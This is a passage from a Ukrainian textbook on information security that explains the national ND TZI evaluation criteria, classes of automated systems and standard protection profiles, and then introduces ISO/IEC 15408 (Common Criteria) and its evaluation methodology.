- **Автентифікація одержувача.** Послуга забезпечує унеможливлення відмови від отримання об'єкта і дає змогу однозначно встановити факт отримання певного об'єкта певним користувачем. Рівні цієї послуги ранжируються на підставі можливості підтвердження результатів перевірки незалежною стороною: базова автентифікація одержувача (НП-1), автентифікація одержувача з підтвердженням (НП-2).

Критерії гарантій

У критеріях гарантій введено сім рівнів гарантій (Г-1–Г-7), які є ієрархічними. Найнижчий рівень — 1, найвищий — 7. КС із певним рівнем гарантій має відповідати всім вимогам, визначеним для цього рівня. Вимоги викладено в окремих розділах.

- Вимоги до архітектури — за умови їх виконання КЗЗ буде спроможним повністю реалізувати політику безпеки.
- Вимоги до середовища розроблення — надають гарантії того, що процеси розроблення і супроводження оцінюваної КС є повністю керованими з боку розробника. Цей розділ містить підрозділи: вимоги до процесу розроблення і вимоги до керування конфігурацією.
- Вимоги до процесу проектування (послідовності розроблення) — за умови виконання цих вимог буде надано гарантії, що на кожному етапі розроблення (проектування) існуватиме точний опис КС і що реалізація КС відповідатиме вихідним вимогам (політиці безпеки). Цей розділ містить підрозділи: вимоги до функціональних специфікацій (політика безпеки), вимоги до функціональних специфікацій (модель політики безпеки), вимоги до проекту архітектури, вимоги до детального проекту, вимоги до реалізації.
- Вимоги до середовища функціонування — гарантують, що КС постачається замовнику без несанкціонованих модифікацій і що вона буде інстальована та ініційована замовником так, як це було передбачено розробником.

- Вимоги до документації — забезпечують наявність та інформаційне наповнення розділів документації, де описано послуги безпеки, які реалізує КЗЗ, а також настанови адміністратору та користувачу щодо послуг безпеки.
- Вимоги до випробувань КЗЗ — регламентують дії розробника щодо надання програм, методик і результатів власних випробувань для перевірки незалежними експертами, а також демонструють, що виявлені під час випробувань вади захисту (слабкі місця) повністю усунено (це підтверджено додатковими випробуваннями).

Взаємозалежність послуг безпеки

Для реалізації деяких послуг безпеки необхідною умовою є реалізація інших послуг. Наприклад, без послуги безпеки НЦ (цілісність КЗЗ) не зможе коректно функціонувати жодна КС. Комп'ютерну систему, в якій не реалізовано послугу НЦ-1, не можна вважати захищеною, і профіль захищеності для такої системи взагалі не розглядають. Взаємозалежність послуг безпеки показано на рис. 8.1. Стрілки на рисунку, проведені від послуги XX до послуги YY, означають, що виконання послуги XX (або певних її рівнів, якщо стрілку проведено від внутрішнього прямокутника, в якому зазначені окремі рівні послуги) вимагає обов'язкового виконання послуги YY. При цьому майже завжди достатньо виконати вимоги першого, найнижчого, рівня послуги, а вимоги вищих рівнів виконувати не обов'язково. Винятком є вимоги рівня Г-3 для послуг КВ-4 і КК-1–КК-3. З рисунка видно, що крім послуги НЦ-1, є ще кілька послуг, вимоги яких обов'язково мають виконувати всі захищені системи.




Рис. 8.1. Взаємозалежність функціональних послуг безпеки за критеріями НД ТЗІ 2.5-004-99

Обов'язковими є такі послуги.

- **Ідентифікація й автентифікація (НИ-1).** Без цієї послуги неможливо реалізувати систему розмежування доступу.
- **Достовірний канал (НК-1).** Ця послуга необхідна для системи, в якій підсистема ідентифікації й автентифікації є внутрішньою (послуги НИ-2, НИ-3).
- **Розподіл обов'язків (НО-1).** Без цієї послуги неможливо реалізувати функції, що вимагають призначення адміністратора системи, зокрема адміністративного розмежування доступу, а також послуги доступності та деякі послуги спостережності;
- **Реєстрація (НР-1).** Без цієї послуги неможливо реалізувати послугу цілісності КЗЗ, яка є обов'язковою.

8.2.3. Класифікація автоматизованих систем і стандартні функціональні профілі захищеності інформації в комп'ютерних системах

Класифікація автоматизованих систем

У документі НД ТЗІ 2.5-005-99 [13] визначено три класи автоматизованих систем:

- Одномашинний однокористувацький комплекс (клас 1).
- Локалізований багатомашинний багатокористувацький комплекс (клас 2).
- Розподілений багатомашинний багатокористувацький комплекс (клас 3).

Зазначимо, що однокористувацький комплекс — це такий комплекс, де одночасно може працювати не більше одного користувача. Разом із тим передбачається, що АС класу 1 здатна розрізняти різних користувачів і надавати їм різні права. АС класу 3 відрізняється від АС класу 2 тим, що вона не є локалізованою на певній території, тобто має незахищені канали передавання інформації.

Стандартні функціональні профілі

Гнучка форма оцінювання захищеності систем із використанням концепції профілів потребує розроблення відповідної нормативної бази, яка б регламентувала вимоги до функціональних профілів (для яких систем і в яких випадках потрібно застосовувати певний профіль). У цьому документі було зроблено спробу запропонувати розробникам систем стандартні профілі, що забезпечують окремі завдання політики безпеки, зокрема такі властивості захищеної інформації:

- конфіденційність (К);
- цілісність (Ц);
- доступність (Д);
- конфіденційність і цілісність (КЦ);
- конфіденційність і доступність (КД);
- цілісність і доступність (ЦД);
- конфіденційність, цілісність і доступність (КЦД).

Кожен із зазначених напрямів захисту реалізовано для АС класів 1, 2 і 3. У рамках кожного стандартного профілю запропоновано кілька (від двох до шести) різних профілів, що відрізняються ступенем захищеності.

У документі запропоновано таку номенклатуру профілів: ідентифікатори виду X.Y.Z, де X — числове позначення класу АС (1, 2 або 3), Y — буквене позначення, що характеризує види загроз, від яких забезпечують захист (К, Ц, Д, КЦ, КД, ЦД, КЦД), Z — номер профілю і необов'язкове буквене позначення версії. Профіль описують таким чином: спочатку вказують ідентифікатор, за ним — знак рівності, а потім у фігурних дужках перелічують послуги безпеки. Наприклад:

1.КД.2 = { КА-1, КО-1, ДР-2, ДС-1, ДЗ-1, ДВ-2, НР-2, НИ-2, НК-1, НО-1, НЦ-1, НТ-2 };

3.КЦД.3 = { КД-2, КА-2, КО-1, КК-1, КВ-3, ЦД-1, ЦА-3, ЦО-2, ЦВ-2, ДР-2, ДС-1, ДЗ-1, ДВ-2, НР-3, НИ-2, НК-1, НО-2, НЦ-3, НТ-2, НВ-2 }.

Запропоновані профілі є коректними і збалансованими за окремими групами вимог, однак практична їх цінність виявилася недостатньою через те, що розробники захищених систем фактично не мають керівних вказівок, в якому випадку слід обирати той чи інший профіль. Якщо клас системи і вимоги політики безпеки щодо захисту від певних видів загроз відомі, то необхідний ступінь захисту і, відповідно, рівень профілю вказує розробник. Крім того, більшість систем не створюють «з нуля», а інтегрують із готових компонентів, які вже можуть мати певні функціональні профілі. Такі профілі відрізнятимуться від стандартних.

8.3. Керівні документи з вимогами до захисту інформації в інформаційних системах певних типів

Як уже зазначалося, ефективно застосовувати критерії оцінювання захищеності інформації, що обробляється в інформаційно-комунікаційних системах або окремих їх компонентах, можна лише за умови, що буде розроблено нормативну базу із застосування цих критеріїв. Однією з найважливіших складових такої нормативної бази є вимоги до захисту інформації в інформаційних системах окремих типів, які містять, зокрема, стандартні функціональні профілі захищеності, вимоги до необхідного рівня гарантій, вимоги до реалізації політики послуг безпеки. Робота зі створення таких нормативних документів наразі триває. У цьому підрозділі буде розглянуто два документи: «Вимоги із захисту конфіденційної інформації від несанкціонованого доступу під час оброблення в автоматизованих системах класу 2» (НД ТЗІ 2.5-008-02) [84] та «Вимоги до захисту інформації веб-сторінки від несанкціонованого доступу» (НД ТЗІ 2.5-010-03) [85].

8.3.1. Вимоги із захисту конфіденційної інформації від несанкціонованого доступу під час оброблення в автоматизованих системах класу 2

Цей документ надає нормативно-методологічну базу для розроблення комплексу засобів захисту від несанкціонованого доступу до конфіденційної інформації, яка обробляється в АС класу 2, створення комплексної системи захисту інформації,

проведення аналізу та оцінювання захищеності інформації від несанкціонованого доступу в системах класу 2. Документ містить також рекомендації щодо визначення необхідного функціонального профілю захищеності інформації в конкретній АС.

У документі наведено загальні вимоги до захисту конфіденційної інформації (які випливають із вимог чинного законодавства) та характеристики типових умов функціонування АС класу 2. Тут розглянуто вимоги до обчислювальної системи, фізичного середовища, в якому вона розташована і функціонує, користувачів АС та оброблюваної інформації, зокрема до технології її оброблення. На підставі загальних вимог і типових умов функціонування розроблено вимоги щодо захисту інформації в АС класу 2.

Для АС класу 2 документом визначено такі стандартні функціональні профілі захищеності оброблюваної інформації.

- Для технології, що вимагає підвищених вимог до забезпечення конфіденційності оброблюваної інформації:

  2.К.3 = {КД-2, КА-2, КО-1, НР-2, НК-1, НЦ-2, НТ-2, НИ-2, НО-2}.

- Для технології, що вимагає підвищених вимог до забезпечення конфіденційності та цілісності оброблюваної інформації:

  2.КЦ.3 = {КД-2, КА-2, КО-1, ЦД-1, ЦА-2, ЦО-1, НР-2, НК-1, НЦ-2, НТ-2, НИ-2, НО-2}.

- Для технології, що вимагає підвищених вимог до забезпечення конфіденційності та доступності оброблюваної інформації:

  2.КД.1а = {КД-2, КА-2, КО-1, ДР-1, ДС-1, ДЗ-1, ДВ-1, НР-2, НК-1, НЦ-2, НТ-2, НИ-2, НО-2}.

- Для технології, що вимагає підвищених вимог до забезпечення конфіденційності, цілісності та доступності оброблюваної інформації:

  2.КЦД.2а = {КД-2, КА-2, КО-1, ЦД-1, ЦА-2, ЦО-1, ДР-1, ДС-1, ДЗ-1, ДВ-1, НР-2, НК-1, НЦ-2, НТ-2, НИ-2, НО-2}.

Документ визначає, що мінімальним достатнім рівнем гарантій реалізації КЗЗ АС класу 2 є рівень Г-2. Послугу безпеки КО-1 можна не реалізовувати, якщо в АС класу 2 усіх користувачів допущено до оброблення конфіденційної інформації одного рівня.

Основним принципом політики безпеки визначено адміністративний принцип розмежування доступу, який забезпечують послуги безпеки КА і ЦА. Послуги безпеки, що базуються на довірчому принципі розмежування доступу (КД і ЦД), реалізують у випадках, коли політикою безпеки передбачено створення груп користувачів з однаковими повноваженнями для розмежування доступу до об'єктів, що містять конфіденційну інформацію, у межах цих груп, а також для розмежування доступу до об'єктів, які потребують захисту, але не містять конфіденційної інформації.

Крім того, в документі детально розглянуто політику реалізації послуг безпеки інформації в АС класу 2. Керуючись цим документом, можна розробити технічне завдання на створення КСЗІ в АС класу 2.

8.3.2. Вимоги до захисту інформації веб-сторінки від несанкціонованого доступу

Цей документ надає нормативно-методологічну базу для розроблення комплексу засобів захисту від несанкціонованого доступу до інформації веб-сторінки під час створення КСЗІ. У документі наведено загальні вимоги до захисту інформації веб-сторінки (які випливають із вимог чинного законодавства). Оскільки актуалізацію розміщених на веб-сторінці інформаційних ресурсів та керування доступом до них слід здійснювати за допомогою АС, в яких створено КСЗІ, в документі наведено характеристики типових умов функціонування такої АС. Тут розглянуто вимоги до обчислювальної системи, фізичного середовища, в якому вона розташована і функціонує, користувачів АС та оброблюваної інформації, зокрема до технології її оброблення.

У документі зазначено такі типові особливості веб-сторінок.

- Інформацію веб-сторінки поділяють на дві категорії: загальнодоступну та технологічну. Загальнодоступну інформацію може використовувати будь-яка фізична чи юридична особа, що має доступ до Інтернету. Технологічна інформація веб-сторінки стосується КСЗІ, а також адміністрування та керування обчислювальною системою АС і засобами оброблення інформації. Це дані про мережні адреси, імена, персональні ідентифікатори та паролі користувачів, їхні повноваження та права доступу до об'єктів, інформація журналів реєстрації дій користувачів, інша інформація баз даних захисту, встановлені робочі параметри окремих механізмів або засобів захисту, інформація про профілі обладнання та режими його функціонування, параметри функціонального ПЗ тощо. Технологічну інформацію можуть використовувати лише вповноважені користувачі — співробітники служби захисту інформації й персонал, що забезпечує функціонування АС. Слід звернути увагу на те, що розміщувати на веб-сторінці конфіденційну інформацію чинне законодавство не дозволяє. Якщо інформація не є власністю держави або інформацією з обмеженим доступом, вимогу щодо захисту якої встановлено законом, то власник інформації може запроваджувати правила доступу до неї на свій розсуд, щоправда, захист конфіденційності такої інформації в Інтернеті гарантувати не можна.
- Веб-сторінка може бути розміщеною як на території власника інформації, так і на території сторонньої організації (наприклад, оператора мережі доступу до Інтернету). В останньому випадку заходів із захисту інформації слід вживати не лише власникам інформації, але й власникам автоматизованої системи, де розміщено веб-сторінку. Власник інформації, виходячи з чинного законодавства, визначає правила доступу до неї, а власник системи здійснює захист інформації, зокрема забезпечує відповідне розмежування доступу до такої інформації.

- Доступ до технологічної інформації та передавання даних для актуалізації загальнодоступної інформації здійснюють у два способи: з робочої станції, розташованої на тій самій території, що і веб-сервер (установи-власника веб-сторінки або оператора), чи з терміналу веб-сервера (технологія Т1), або ж з робочої станції, розміщеної на території установи-власника веб-сторінки, до веб-сервера, розташованого на території оператора, з використанням мереж передавання даних (технологія Т2). Технологія Т1 відрізняється від технології Т2 наявністю у другому випадку незахищеного середовища, яке не контролюється, і додатковими вимогами щодо ідентифікації та автентифікації між КЗЗ робочої станції й КЗЗ веб-сервера під час спроби розпочати обмін інформацією та забезпечення цілісності інформації під час обміну.

На підставі загальних вимог і типових умов функціонування розроблено детальні вимоги щодо захисту інформації веб-сторінки. Для неї документом визначено такі стандартні функціональні профілі захищеності оброблюваної інформації.

- За умови, що доступ до технологічної інформації та передавання даних для актуалізації загальнодоступної інформації здійснюється за технологією Т1:

  {КА-2, ЦА-1, ЦО-1, ДВ-1, ДР-1, НР-2, НИ-2, НК-1, НО-1, НЦ-1, НТ-1}.

- За умови, що доступ до технологічної інформації та передавання даних для актуалізації загальнодоступної інформації здійснюється за технологією Т2:

  {КА-2, КВ-1, ЦА-1, ЦО-1, ЦВ-1, ДВ-1, ДР-1, НР-2, НИ-2, НК-1, НО-1, НЦ-1, НТ-1, НВ-1}.

Мінімальним достатнім рівнем гарантій реалізації КЗЗ веб-сторінки є рівень Г-2. Крім того, в документі детально розглянуто політику реалізації послуг безпеки інформації в АС, що забезпечує функціонування веб-сторінки.

Висновки

1. Відповідно до закону України «Про інформацію», всю інформацію поділено на відкриту та інформацію з обмеженим доступом. Такий розподіл за режимами доступу до інформації здійснюють виключно на підставі ступеня її конфіденційності.
2. Основним законом, який регламентує відносини суб'єктів, що пов'язані із захистом інформації в комп'ютерних системах, є Закон України «Про захист інформації в інформаційно-телекомунікаційних системах», що набув чинності з 5 липня 1994 року.
3. Доступ користувачів до інформації, яка є власністю держави, або до інформації з обмеженим доступом, вимога щодо захисту якої встановлена законом, та їхні повноваження стосовно цієї інформації визначено законодавством. Таку інформацію слід обробляти в системі із застосуванням КСЗІ, підтвердження відповідності якої здійснено за результатами державної експертизи. Власник системи, в якій обробляється така інформація, має утворити службу захисту

інформації або призначити осіб, які б відповідали за забезпечення захисту та здійснювали контроль.

4. Критерії оцінювання комп'ютерних систем визначено в НД ТЗІ 2.5-004-99. Функціональні вимоги до засобів захисту подано у вигляді специфікацій послуг безпеки, які чітко структуровані за ознакою протидії певним загрозам: конфіденційності, цілісності, доступності та спостережності. Вимоги до гарантій реалізації КЗЗ дають змогу визначити ступінь довіри до засобів забезпечення безпеки.
5. Рівень безпеки не можна оцінити за універсальною шкалою, натомість використовують незалежне ранжирування вимог відносно кожної послуги безпеки. Захищеність системи описано за допомогою функціонального профілю (переліку функціональних послуг із досягнутими рівнями безпеки) і досягнутого рівня гарантій.
6. Окремі нормативні документи визначають вимоги до реалізації КЗЗ інформаційно-телекомунікаційних систем деяких конкретних типів. Такі документи містять опис типових властивостей систем, вимоги до їхніх обчислювальних систем, середовища користувачів, фізичного середовища, інформації разом із технологіями її оброблення. У них наведено мінімальні припустимі функціональні профілі та вимоги до реалізації кожної з функціональних послуг.

Контрольні запитання та завдання

1. Які групи критеріїв є в НД ТЗІ 2.5-004-99? Критерії яких груп належать до функціональних критеріїв?
2. До якої групи критеріїв належить функціональна послуга НЦ (цілісність комплексу засобів захисту)?
3. Назвіть класи АС згідно з НД ТЗІ 2.5-005-99.
4. Скільки користувачів може обслуговувати АС класу 1?
5. Які функціональні профілі пропонує НД ТЗІ 2.5-008-02 для створення захищених АС класу 2?
6. Які категорії інформації, що потребує захисту, стосуються веб-сторінки згідно з НД ТЗІ 2.5-010-03?
7. Які технології оновлення інформації веб-сторінки передбачено в документі НД ТЗІ 2.5-010-03?

Розділ 9

Міжнародний стандарт ISO/IEC 15408

- Призначення стандарту ISO/IEC 15408
- Структура вимог стандарту
- Процес розроблення та кваліфікаційного аналізу продуктів інформаційних технологій
- Загальна методологія оцінювання
- Структури профілю захисту і завдання з безпеки

9.1. Основні відомості

Роботу над створенням нового стандарту з оцінювання безпеки інформаційних технологій було розпочато 1990 року під егідою Міжнародної організації зі стандартизації (International Organization for Standartization, ISO) [51, 57]. Основними завданнями цього проекту були:

- уніфікація національних стандартів у сфері оцінювання безпеки ІТ;
- підвищення рівня довіри до оцінювання безпеки ІТ;
- скорочення витрат на оцінювання рівня безпеки ІТ на основі взаємного визнання сертифікатів.

У 1993 році організації зі стандартизації та забезпечення безпеки США, Канади, Великої Британії, Франції, Німеччини та Нідерландів об'єднали свої зусилля щодо створення єдиних критеріїв оцінювання безпеки ІТ і розробили у рамках цього проекту документ, що дістав назву «Загальні критерії». У квітні 1996 року версію 1.0 цього документа було ухвалено ISO й оприлюднено з метою його обговорення й експериментальної перевірки. У травні 1998 року з'явилася суттєво вдосконалена версія 2.0, на основі якої у 1999 році було прийнято міжнародний стандарт ISO/IEC 15408 «Критерії оцінювання безпеки інформаційних технологій» (Evaluation Criteria for IT Security) [8–10], який ми далі називатимемо «Загальні критерії». Зміни, що було внесено до стандарту на завершальній стадії його прийняття, враховано у версії 2.1 «Загальних критеріїв», ідентичній стандарту за змістом [87].

Пізніше з'явилося кілька інтерпретацій стандарту, де було враховано досвід, отриманий після його використання. Після того як їх розглянув Комітет з інтерпретацій (CCIMB), вони були прийняті, офіційно оприлюднені та набули чинності як діючі зміни й доповнення до «Загальних критеріїв». У 2005 році з'явилася

нова версія стандарту ISO/IEC 15408:2005 (версія 2.3 «Загальних критеріїв»). Методологію їх застосування було оформлено як окремий документ «Загальна методологія оцінювання безпеки інформаційних технологій» [88] (далі «Загальна методологія), який також набув статусу стандарту (діюча версія — ISO/IEC 18045:2005) [89]. Наразі ведеться робота з подальшого вдосконалення версії 2 «Загальних критеріїв» (підготовлено версію 2.4 і триває робота над версією 2.6) та створення версії 3.[1]

Зміст «Загальних критеріїв» та супутні нормативно-методичні документи

У «Загальних критеріях» (стандарт ISO/IEC 15408) регламентовано всі етапи розроблення, кваліфікаційного аналізу та експлуатації продуктів інформаційних технологій і запропоновано досить складні концепції розроблення і кваліфікаційного аналізу продуктів ІТ [57]. Документ ISO/IEC 15408 має такі основні розділи.

- Вступ і загальна модель [8].
- Функціональні вимоги безпеки [9].
- Вимоги забезпечення безпеки (або вимоги адекватності) [10].

У документі розглянуто основні аспекти безпеки — забезпечення конфіденційності, цілісності та доступності інформації або, інакше кажучи, захист від несанкціонованого доступу, модифікації чи втрати доступу до інформації під час реалізації загроз, які є результатом випадкових або навмисних дій.

Під керівництвом ISO було також розроблено нормативно-методичну документацію як додаток до стандарту, що містить:

- вказівки щодо розроблення профілів захисту та визначення завдань захисту;
- процедури реєстрації профілів захисту;
- загальну методологію оцінювання безпеки ІТ.

Область застосування «Загальних критеріїв»

Стандарт ISO/IEC 15408, призначений для оцінювання безпеки продуктів ІТ, використовують не лише на етапі формування вимог до об'єктів оцінювання, а й на всіх етапах їхнього життєвого циклу і в процесі оцінювання безпеки об'єктів.

Таким чином, «Загальні критерії» можуть стати у пригоді:

- розробникам об'єктів оцінювання;
- експертам з оцінювання об'єктів;
- користувачам об'єкта оцінювання.

Об'єктом оцінювання ми називатимемо продукт або систему ІТ, яка має ресурси, що можна використовувати для оброблення та зберігання інформації. Об'єктами оцінювання можуть бути операційні системи, інформаційні системи, обчислювальні мережі, прикладні програми тощо.

[1] У 2008 році було прийнято нову версію стандарту ISO/IEC 15408:2008 на основі версії 3 «Загальних критеріїв».

Недоліки стандарту

У «Загальних критеріях» не приділено уваги адміністративним заходам і технічним засобам безпеки. До того ж стандарт не містить критеріїв оцінювання криптографічних методів захисту інформації та рекомендацій щодо самих методик оцінювання. Певною мірою це було враховано в нормативно-методичній документації, виданій на підтримку стандарту.

9.2. Базові поняття

Згідно з концепцією «Загальних критеріїв» вимоги до безпеки об'єкта оцінювання поділяють на дві категорії:

- функціональні вимоги, тобто вимоги до тих функцій об'єкта оцінювання, що відповідають за безпеку IT-продукту (вимоги до підсистем ідентифікації, автентифікації, реєстрації тощо);
- вимоги адекватності (або гарантованості) описують такі властивості об'єкта оцінювання, які гарантують ефективність і коректність реалізації необхідних засобів його безпеки (вимоги до організації процесу розроблення цих засобів, а також пошуку й аналізу компонентів об'єктів оцінювання, що є потенційно вразливими, та впливу на них).

У стандарті використано єдину термінологію для визначення функціональних вимог і вимог гарантованості:

- *клас* — найбільш загальна група вимог безпеки;
- *сімейство* — член класу, який визначає групу вимог (більш чи менш суворих), що забезпечують виконання певної частини цілей безпеки;
- *компонент* — член сімейства, який визначає мінімальний набір вимог безпеки для включення до структур, визначених у «Загальних критеріях» (компоненти можуть бути пов'язані між собою);
- *елемент* — неподільна складова компонента.

Така ієрархія дає змогу під час ідентифікації загроз безпеці виділити з їх загальних характеристик окремі компоненти і елементи.

У «Загальних критеріях» визначено також сукупність структур, які поєднують компоненти вимог безпеки. До таких структур належать:

- *пакет* (Package) — проміжна комбінація компонентів, яка містить набір вимог, що відповідають визначеному піднабору цілей безпеки (пакет призначений для багаторазового використання);
- *рівень гарантованості оцінювання* (Evaluation Assurance Level) — визначений пакет вимог гарантованості;
- *профіль захисту* (Protection Profile) — набір вимог, що складається з компонентів або пакетів функціональних вимог і одного з рівнів гарантованості (профіль захисту специфікує сукупність вимог, необхідних і достатніх для досягнення заданих цілей безпеки);

- *завдання з безпеки* (Security Target) — набір вимог, визначених одним із профілів захисту або сформульованих явно (у завданнях визначають вимоги для конкретного об'єкта оцінювання; вони містять специфікацію об'єкта оцінювання у вигляді функцій, що забезпечують виконання вимог безпеки і засобів гарантії оцінювання та є основою для угоди між розробниками, користувачами й експертами з оцінювання безпеки об'єкта оцінювання).

У табл. 9.1 наведено стислі характеристики класів функціональних вимог, а в табл. 9.2 — відповідну інформацію для вимог із гарантування безпеки.

Таблиця 9.1. Класи функціональних вимог, визначені у «Загальних критеріях»

Клас	Вимога	Кількість сімейств	Опис
FAU	Аудит безпеки	6	Вимоги до розпізнавання, реєстрації, зберігання та аналізу інформації, що стосується безпеки об'єкта оцінювання
FCO	Зв'язок	2	Вимоги до визначення ідентичності під час обміну даними: автентичність відправника та одержувача, невідмовність
FCS	Криптографічна підтримка	2	Вимоги до криптографічних функцій, що застосовують в об'єкті оцінювання. Сімейства описують вимоги до управління ключами та застосування криптографічних функцій
FDP	Захист даних користувача	13	Вимоги до функцій безпеки та аспектів політики безпеки об'єкта оцінювання, пов'язаних із захистом даних користувача. Сімейства описують вимоги до захисту даних користувача в межах об'єкта оцінювання під час введення, виведення та зберігання даних
FIA	Ідентифікація та автентифікація	6	Вимоги до функцій, що встановлюють і перевіряють ідентичність користувача
FMT	Управління безпекою	6	Вимоги до управління аспектами функцій безпеки: атрибутами безпеки (списками керування доступом), даними і функціями засобів захисту, визначенням ролей
FPR	Таємність	4	Вимоги до функцій таємності, що забезпечують захист даних користувача від розкриття і використання його ідентифікаторів іншими користувачами
FPT	Захист функцій безпеки	16	Вимоги до цілісності та контролю механізмів, що забезпечують коректну роботу функцій безпеки, а також до цілісності та контролю даних функцій безпеки
FRU	Використання ресурсів	3	Вимоги до визначення готовності ресурсів обробляти та (або) зберігати дані
FTA	Доступ до об'єкта оцінювання	6	Функціональні вимоги (крім вимог ідентифікації та автентифікації) для керування роботою користувача
FTP	Надійний канал	2	Вимоги до забезпечення надійного каналу зв'язку між користувачем і функціями безпеки та між самими функціями безпеки

Таблиця 9.2. Класи вимог із гарантування безпеки, визначені у «Загальних критеріях»

Клас	Вимога	Кількість сімейств	Опис
APE	Оцінювання профілю захисту	6	Вимоги до оцінювання профілю захисту задля підтвердження того, що він є повним, несуперечливим, технічно правильним і відтак придатним для розроблення завдань із безпеки та занесення до реєстру
ASE	Оцінювання завдання з безпеки	8	Вимоги до оцінювання завдання з безпеки задля підтвердження того, що воно є повним, несуперечливим, технічно правильним і може бути покладене в основу оцінювання відповідного об'єкта
ACM	Управління конфігурацією	3	Вимоги дисципліни та контролю під час створення та модифікації об'єкта оцінювання
ADO	Постачання та експлуатація	2	Вимоги до процедур та стандартів, пов'язаних із безпечним постачанням об'єкта оцінювання, його інсталяцією та експлуатацією. Виконання цих вимог гарантує безпеку об'єкта оцінювання під час його передавання, інсталяції, запуску та функціонування
ADV	Розробка	7	Вимоги до покрокового відпрацювання функцій безпеки
AGD	Документація	2	Вимоги до наданої розробником експлуатаційної документації (вона має бути прозорою, повною і завершеною). Документація містить інформацію для звичайних користувачів і адміністраторів
ALC	Підтримка впродовж життєвого циклу	4	Вимоги, які завдяки добре визначеній моделі життєвого циклу гарантують безпеку для усіх етапів розроблення об'єкта оцінювання (зокрема, політику та шляхи усунення недоліків, правильне використання інструментів і методів, заходи безпеки для захисту середовища розроблення)
ATE	Тестування	4	Вимоги до обсягу, глибини, виду тестування, яке може продемонструвати відповідність функцій безпеки принаймні функціональним вимогам безпеки
AVA	Оцінювання вразливості	4	Вимоги до ідентифікації вразливостей (вразливості проектування, функціонування, хибного використання чи конфігурування об'єкта оцінювання)
AMA	Підтримка гарантій	4	Вимоги, які висувають після того, як об'єкт оцінювання було сертифіковано за ISO 15408, і які надають гарантії, що об'єкт оцінювання й надалі відповідатиме вимогам безпеки за умови внесення змін до самого об'єкта та зовнішнього середовища, де він функціонує

9.3. Розроблення IT-продукту та його кваліфікаційний аналіз

Стандарт ISO/IES 15408 використовують на різних етапах життєвого циклу IT-продукту, насамперед під час його розроблення та кваліфікаційного аналізу (тобто в процесі оцінювання інформаційної безпеки). На рис. 9.1 показано застосування «Загальних критеріїв» на різних етапах життєвого циклу IT-продукту.




Рис. 9.1. Використання «Загальних критеріїв» на етапах існування IT-продукту

Піддаючи IT-продукт кваліфікаційному аналізу, окрім «Загальних критеріїв» слід використовувати документ «Загальна методологія» [88], де подано перелік дій, які необхідно виконати під час оцінювання.

9.3.1. Загальні положення

Основні принципи, на яких ґрунтується «Загальна методологія».

- Результати оцінювання є об'єктивними і не залежними від суб'єктивного бачення експерта, який здійснює оцінювання.
- Дії експерта, який використовує одну й ту саму методику оцінювання, приводять до несуперечливих результатів.
- Дії експерта забезпечують точне технічне оцінювання.

У табл. 9.3 наведено терміни із «Загальних критеріїв» та «Загальної методології».

Таблиця 9.3. Терміни в «Загальних критеріях» і в «Загальній методології»

«Загальні критерії»	«Загальна методологія»
Клас довіри	Вид діяльності
Компонент	Підвид діяльності
Елемент (дій оцінювача)	Дія
Елемент (дій розробника, подання свідчень)	Крок оцінювання

9.3.2. Оцінювання об'єкта за «Загальною методологією»

Процес оцінювання об'єкта здійснюється у три етапи:

- отримання вихідних даних для оцінювання;
- проведення оцінювання;
- оформлення результатів оцінювання.

Це етапи узагальненої моделі процесу оцінювання, де передбачено взаємодію таких учасників:

- *заявник* — ініціатор та замовник оцінювання (він є відповідальним за надання експерту-оцінювачу необхідних відомостей);
- *розробник* — демонструє об'єкт оцінювання і відповідає за надання відомостей (відповідної проектної та іншої документації);
- *експерт-оцінювач* — приймає відомості від розробника або безпосередньо від заявника, здійснює оцінювання об'єкта та надає його результати відповідному органу (оцінювач зберігає конфіденційними всі дані, не призначені для загального використання, з якими йому довелося зіткнутися під час оцінювання об'єкта);
- *орган оцінювання* — організовує, підтримує і контролює процес оцінювання (на основі отриманих від експертів-оцінювачів результатів оцінювання надає сертифікати і випускає звіти про сертифікацію).

